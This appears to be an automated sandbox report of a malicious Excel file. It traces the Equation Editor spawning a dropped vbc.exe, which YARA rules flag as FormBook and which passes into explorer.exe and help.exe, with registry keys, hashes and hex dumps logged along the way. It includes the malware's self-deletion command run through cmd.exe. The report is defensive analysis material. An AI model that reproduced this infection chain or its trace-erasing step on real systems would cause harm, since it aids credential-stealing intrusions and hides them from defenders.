Library..C:\Windows\system32\fm20.hlpWW..NoneWW..CopyWW..MoveWW..CopyOrMove..CutWW..PasteW ..DragDropWW..InheritWWW..OnWW WW..OffWWW..DefaultWWW..ArrowW ..CrossW..IBeamW..SizeNESWWW.. SizeNS..SizeNWSEWW..SizeWE..Up ArrowWWW..HourG	success or wait	1	7FEEACDFDDC	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	6480	1a 00 08 40 08 00 08 80 1a 00 06 40 06 00 06 80 1a 00 0b 40 0b 00 0b 80 1a 00 02 40 02 00 02 80 1d 00 ff 7f 64 00 00 00 1a 00 ff 7f 20 00 00 00 1d 00 ff 7f 2c 01 00 00 1a 00 ff 7f 30 00 00 00 1a 00 ff 7f 38 00 00 00 1d 00 ff 7f 19 00 00 00 1a 00 ff 7f 48 00 00 00 1a 00 00 40 18 00 00 80 1a 00 fe 7f 58 00 00 00 1a 00 13 40 17 00 13 80 1d 00 ff 7f 25 00 00 00 1a 00 ff 7f 70 00 00 00 1a 00 10 40 10 00 10 80 1a 00 fe 7f 80 00 00 00 1a 00 03 40 03 00 03 80 1d 00 ff 7f 31 00 00 00 1a 00 ff 7f 98 00 00 00 1d 00 ff 7f 3d 00 00 00 1a 00 ff 7f a8 00 00 00 1a 00 0c 40 0c 00 0c 80 1d 00 ff 7f 49 00 00 00 1a 00 ff 7f c0 00 00 00 1d 00 03 00 f4 01 00 00 1d 00 ff 7f 55 00 00 00 1a 00 ff 7f d8 00 00 00 1d 00 ff 7f 61 00 00 00 1a 00 ff 7f e8 00 00 00 1d 00 ff 7f 6d 00 00	...@.....@.....@.....@.. .....d..... ....,..... 0.....8.....H..... .@.....X.....@.....%... ....p.....@.....@.. .....1.....=..... .....@.....I..... .....U.....a... .....m..	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	24	03 00 fe ff ff ff 57 57 03 00 ff ff ff ff 57 57 03 00 cd ef ff ff 57 57	.....WW.....WW.....WW	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	24 03 00 00	$...	success or wait	107	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	2	24 00	$.	success or wait	3625	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	22	00 00 19 00 19 80 00 00 00 00 0c 00 4c 00 11 44 01 00 01 00 00 00	.....L..D.....	success or wait	3426	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	12	00 00 00 00 b0 0e 00 00 0a 00 00 00	.....	success or wait	1841	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	88	00 00 00 00 00 00 00 00 02 00 00 00 02 00 00 00 03 00 00 00 03 00 00 00 04 00 00 00 04 00 00 00 05 00 00 00 05 00 00 00 06 00 00 00 06 00 00 00 07 00 00 00 07 00 00 00 08 00 00 00 08 00 00 00 10 00 01 60 11 00 01 60 12 00 01 60 13 00 01 60 14 00 01 60 15 00 01 60	....`...`...`...`...`	success or wait	107	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	88	a0 0e 00 00 a0 0e 00 00 c4 0e 00 00 c4 0e 00 00 e8 0e 00 00 e8 0e 00 00 0c 0f 00 00 0c 0f 00 00 34 0f 00 00 34 0f 00 00 64 0f 00 00 64 0f 00 00 9c 0f 00 00 9c 0f 00 00 c4 0f 00 00 c4 0f 00 00 ec 0f 00 00 14 10 00 00 3c 10 00 00 68 10 00 00 ac 10 00 00 c4 10 00 00	....4...4...d...d..... .....<...h.....	success or wait	107	7FEEACDFDDC	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	88	00 00 00 00 24 00 00 00 48 00 00 00 6c 00 00 00 90 00 00 00 b4 00 00 00 d8 00 00 00 fc 00 00 00 20 01 00 00 44 01 00 00 68 01 00 00 8c 01 00 00 b0 01 00 00 d4 01 00 00 f8 01 00 00 1c 02 00 00 40 02 00 00 64 02 00 00 88 02 00 00 ac 02 00 00 dc 02 00 00 00 03 00 00	....$...H...l..... ...D...h..... ....@...d.....	success or wait	107	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	4d 53 46 54	MSFT	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	02 00 01 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	09 04 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	2	51 00	Q.	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	2	00 00	..	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	2	02 00	..	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	2	00 00	..	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	06 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	91 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	d0 02 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	08 24 00 00	.$..	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	24 00 00 00	$...	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	ff ff ff ff	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	20 00 00 00	...	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	80 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	0d 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	a2 01 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	580	00 00 00 00 64 00 00 00 c8 00 00 00 2c 01 00 00 90 01 00 00 f4 01 00 00 58 02 00 00 bc 02 00 00 20 03 00 00 84 03 00 00 e8 03 00 00 4c 04 00 00 b0 04 00 00 14 05 00 00 78 05 00 00 dc 05 00 00 40 06 00 00 a4 06 00 00 08 07 00 00 6c 07 00 00 d0 07 00 00 34 08 00 00 98 08 00 00 fc 08 00 00 60 09 00 00 c4 09 00 00 28 0a 00 00 8c 0a 00 00 f0 0a 00 00 54 0b 00 00 b8 0b 00 00 1c 0c 00 00 80 0c 00 00 e4 0c 00 00 48 0d 00 00 ac 0d 00 00 10 0e 00 00 74 0e 00 00 d8 0e 00 00 3c 0f 00 00 a0 0f 00 00 04 10 00 00 68 10 00 00 cc 10 00 00 30 11 00 00 94 11 00 00 f8 11 00 00 5c 12 00 00 c0 12 00 00 24 13 00 00 88 13 00 00 ec 13 00 00 50 14 00 00 b4 14 00 00 18 15 00 00 7c 15 00 00 e0 15 00 00 44 16 00 00 a8 16 00 00 0c 17 00 00 70 17 00 00 d4 17 00 00 38 18 00 00 9c 18 00	....d.....,.....X..... .....L.....x... ....@.....l.....4..... .....`.....(.....T... .....H.....t..... <.....h.....0... .....\.....$.....P. .....|.....D..... p.....8.....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	88 03 00 00 a4 38 00 00 ff ff ff ff 0f 00 00 00	.....8.....	success or wait	1	7FEEACDFDDC	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	1c 4f 00 00 98 13 00 00 ff ff ff ff 0f 00 00 00	.O.............	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	b4 62 00 00 34 00 00 00 ff ff ff ff 0f 00 00 00	.b..4...........	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	4c 4b 00 00 d0 03 00 00 ff ff ff ff 0f 00 00 00	LK..............	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	2c 3c 00 00 80 00 00 00 ff ff ff ff 0f 00 00 00	,<.............	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ac 3c 00 00 a0 0e 00 00 ff ff ff ff 0f 00 00 00	.<.............	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	e8 62 00 00 00 02 00 00 ff ff ff ff 0f 00 00 00	.b.............	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	e8 64 00 00 f8 49 00 00 ff ff ff ff 0f 00 00 00	.d...I..........	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	e0 ae 00 00 54 06 00 00 ff ff ff ff 0f 00 00 00	....T...........	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	34 b5 00 00 50 19 00 00 ff ff ff ff 0f 00 00 00	4...P...........	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	84 ce 00 00 18 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	14500	26 21 00 00 9c ce 00 00 00 00 00 00 00 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 18 00 00 00 00 00 00 00 14 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 04 00 00 00 03 00 03 80 00 00 00 00 00 00 00 00 ff ff ff ff 26 21 01 00 9c ce 00 00 00 00 00 00 00 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 30 00 00 00 00 00 00 00 2c 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 04 00 00 00 03 00 03 80 00 00 00 00 00 00 00 00 ff ff ff ff a6 10 02 00 9c ce 00 00 00 00 00 00 00 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 48 00 00 00 00 00 00 00 44 00 00	&!............................ ....&!.................. ....0..... ..,........................... ....H.......D..	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\Desktop\~$Processed APR12.xlsx	unknown	55	05 41 6c 62 75 73 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	.user	success or wait	1	13FE4F526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\~$Processed APR12.xlsx	unknown	110	05 00 41 00 6c 00 62 00 75 00 73 00 20 00	..A.l.b.u.s.	success or wait	1	13FE4F591	WriteFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\VBA	success or wait	1	7FEEAC6E72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0	success or wait	1	7FEEAC6E72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0\Common	success or wait	1	7FEEAC6E72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	success or wait	1	7FEEAC59AC0	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	w&4	binary	77 26 34 00 08 09 00 00 02 00 00 00 00 00 00 00 56 00 00 00 01 00 00 00 2A 00 00 00 20 00 00 00 70 00 72 00 6F 00 63 00 65 00 73 00 73 00 65 00 64 00 20 00 61 00 70 00 72 00 31 00 32 00 2E 00 78 00 6C 00 73 00 78 00 00 00 70 00 72 00 6F 00 63 00 65 00 73 00 73 00 65 00 64 00 20 00 61 00 70 00 72 00 31 00 32 00 00 00	success or wait	1	7FEEAC59AC0	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: EQNEDT32.EXE PID: 2540 Parent PID: 584

General

Start time:	14:45:19
Start date:	12/04/2021
Path:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding
Imagebase:	0x400000
File size:	543304 bytes
MD5 hash:	A87236E214F6D42A65F5DEDAC816AEC8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor	success or wait	1	41369F	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0	success or wait	1	41369F	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options	success or wait	1	41369F	RegCreateKeyExA

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: vbc.exe PID: 2684 Parent PID: 2540

General

Start time:	14:45:21
Start date:	12/04/2021
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\Public\vbc.exe'
Imagebase:	0x1200000
File size:	838656 bytes
MD5 hash:	396071CF13F858E6677A6655A2D173BB
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000004.00000002.2185411472.0000000003EEC000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000004.00000002.2185411472.0000000003EEC000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000004.00000002.2185411472.0000000003EEC000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000004.00000002.2184096619.0000000002AF0000.00000004.00000001.sdmp, Author: Joe Security
Antivirus matches:	• Detection: 16%, Metadefender, Browse • Detection: 41%, ReversingLabs
Reputation:	low

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E217995	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6E217995	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\7582400666d289c016013ad0f6e0e3e6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6E12DE2C	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E21A1A4	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.V9921e851#\4fc035341c55c61ce51e53d179d1e19d\Microsoft.VisualBasic.ni.dll.aux	unknown	1708	success or wait	1	6E12DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\1be7a15b1f33bf22e4f53aaf45518c77\System.ni.dll.aux	unknown	620	success or wait	1	6E12DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\eb4cca4f06a15158c3f7e2c56516729b\System.Core.ni.dll.aux	unknown	900	success or wait	1	6E12DE2C	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Windows.Forms\fb06ad4bc55b9c3ca68a3f9259d826cd\System.Windows.Forms.ni.dll.aux	unknown	1720	success or wait	1	6E12DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Drawing\1d52bd4ac5e0a6422058a5d62c9f6d9d\System.Drawing.ni.dll.aux	unknown	584	success or wait	1	6E12DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Runtime.Remoting#\60a7f8245c39a1b0bf984a11845c6878\System.Runtime.Remoting.ni.dll.aux	unknown	1276	success or wait	1	6E12DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\fe4b221b4109f0c78f57a792500699b5\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6E12DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\4fbda26d781323081b45526da6e87b35\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6E12DE2C	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6D11B2B3	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6D11B2B3	ReadFile

Analysis Process: vbc.exe PID: 2848 Parent PID: 2684

General

Start time:	14:45:24
Start date:	12/04/2021
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\Public\vbc.exe
Imagebase:	0x1200000
File size:	838656 bytes
MD5 hash:	396071CF13F858E6677A6655A2D173BB
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000002.2229408433.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000002.2229408433.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000002.2229408433.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000002.2229356728.0000000000150000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000002.2229356728.0000000000150000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000002.2229356728.0000000000150000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000002.2229385526.0000000000310000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000002.2229385526.0000000000310000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000002.2229385526.0000000000310000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1314112	success or wait	1	4182A7	NtReadFile

Analysis Process: explorer.exe PID: 1388 Parent PID: 2848

General

Start time:	14:45:26
Start date:	12/04/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	
Imagebase:	0xffca0000
File size:	3229696 bytes
MD5 hash:	38AE1B3C38FAEF56FE4907922F0385BA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: help.exe PID: 2216 Parent PID: 1388

General

Start time:	14:45:44
Start date:	12/04/2021
Path:	C:\Windows\SysWOW64\help.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\help.exe
Imagebase:	0x5e0000
File size:	8704 bytes
MD5 hash:	0F488C73AA50C2FC1361F19E8FC19926
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.2393258433.00000000003C0000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.2393258433.00000000003C0000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.2393258433.00000000003C0000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.2393093444.0000000000200000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.2393093444.0000000000200000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.2393093444.0000000000200000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.2393041245.0000000000100000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.2393041245.0000000000100000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.2393041245.0000000000100000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1314112	success or wait	1	1182A7	NtReadFile

Analysis Process: cmd.exe PID: 620 Parent PID: 2216

General

Start time:	14:45:48
Start date:	12/04/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del 'C:\Users\Public\vbc.exe'
Imagebase:	0x4a440000
File size:	302592 bytes
MD5 hash:	AD7B9C14083B52BC532FBA5948342B98
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\Public\vbc.exe	success or wait	1	4A44A7BD	DeleteFileW

Disassembly

Code Analysis